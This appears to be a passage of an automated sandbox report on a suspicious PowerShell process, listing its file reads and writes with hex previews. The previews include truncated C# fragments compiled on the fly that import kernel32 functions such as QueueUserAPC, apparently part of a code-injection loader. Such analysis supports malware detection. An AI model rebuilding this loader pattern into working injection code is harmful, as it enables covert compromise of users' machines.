C:\Users\user\Documents\20201120\PowerShell_transcript.715575.I4F9bCTu.20201120052227.txt	unknown	742	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 30 30 35 32 32 32 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 31 35 35 37 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20201120052227..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 715575 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	11	7FFB4B73B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.0.cs	unknown	402	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 62 61 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6d 75 61 70 6f 61 79 2c 49 6e 74 50 74 72 20 6f 77 6e 6d 67 67 6d 79 6a 77 6a 2c 49 6e 74 50 74 72 20 62 6c 67 67 66 75 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class tba. {.[DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static e	success or wait	1	7FFB4B73B526	WriteFile
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 33 63 67 32 67 6f 77 32 5c 33 63	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\3cg2gow2\3c	success or wait	1	7FFB4B73B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4B73B526	WriteFile
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.0.cs	unknown	414	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 6d 65 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 62 78 74 71 61 6a 6b 70 77 62 2c 75 69 6e 74 20	...using System;.using System.Runtime.InteropServices;...namespace W32.{. public class mme. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();. [DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint	success or wait	1	7FFB4B73B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 70 6a 68 68 69 6c 66 65 5c 70 6a	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\pjhhilfe\pj	success or wait	1	7FFB4B73B526	WriteFile
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4B73B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFB4B73B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFB4B73B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e....a...C:\Program Files (x86)\WindowsPowerShell\Modules\Package Management\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFB4B73B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFB4E51F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4DFCB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4DFCB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4DFCB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4DFCB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4DFD2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4DFD2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4DFD2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4DFCB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4DFCB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4DFCB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4DFCB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4DFCB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4DFCB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	7FFB4DFCB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4253	success or wait	1	7FFB4DFCB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB4DFCB9DD	unknown

Copyright null 2020

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB4DFB62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21304	success or wait	1	7FFB4DFB63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	3	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	130	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	128	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4B73B526	ReadFile
